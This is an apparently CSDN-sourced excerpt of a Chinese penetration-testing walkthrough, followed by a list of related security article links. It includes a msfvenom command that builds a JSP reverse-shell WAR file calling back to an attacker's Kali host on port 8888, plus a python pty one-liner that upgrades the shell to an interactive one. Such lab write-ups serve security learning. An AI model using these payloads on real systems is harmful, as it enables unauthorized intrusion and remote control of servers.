msfvenom  -p java/jsp_shell_reverse_tcp LHOST=172.16.2.61 LPORT=8888 -f war -o shell.war //kali的地址以及端口
上传我们的shell文件并开启监听


可以看到反弹shell成功,可以升级一下变成可交互的页面

复制代码
python3 -c "import pty;pty.spawn('/bin/bash')"
相关推荐
箓维44 分钟前
线程池&&线程安全与可重入
linux·网络·安全
龙孚信息1 小时前
跨境电商独立站的安全盲区:一次 PHP 核心漏洞的影响评估
开发语言·安全·php
志尊宝1 小时前
AI原生前端开发(019):端侧AI安全与隐私:数据保护、权限控制
人工智能·安全·ai-native
德迅云安全-上官1 小时前
新一代智能分布式云接入:应用加速守护 TCP 业务安全与体验
分布式·tcp/ip·安全
桌管小李2 小时前
终端安全一体化实战:AI 审计、行为分析、零信任、防拍照与远程运维全解析
运维·服务器·网络·人工智能·windows·安全·macos
迪康Defender2 小时前
端点安全选型观察:一体化平台与传统 EDR 的场景差异
运维·经验分享·安全·自动化·学习方法·远程工作·安全架构
零域行者3 小时前
Linux入门基础命令
linux·服务器·安全·web安全
几何心凉3 小时前
告别补丁式防护:数据安全架构与治理实战指南
安全·安全架构
众乐乐_20084 小时前
【实操解决】PHP5.4~PHP7.3的 CVE-2026-109618与CVE-2026-109619问题
安全·php
AirDroid_cn4 小时前
隔离风险:用备用机测试不明APP,电脑远程操控安卓保主力机安全
android·安全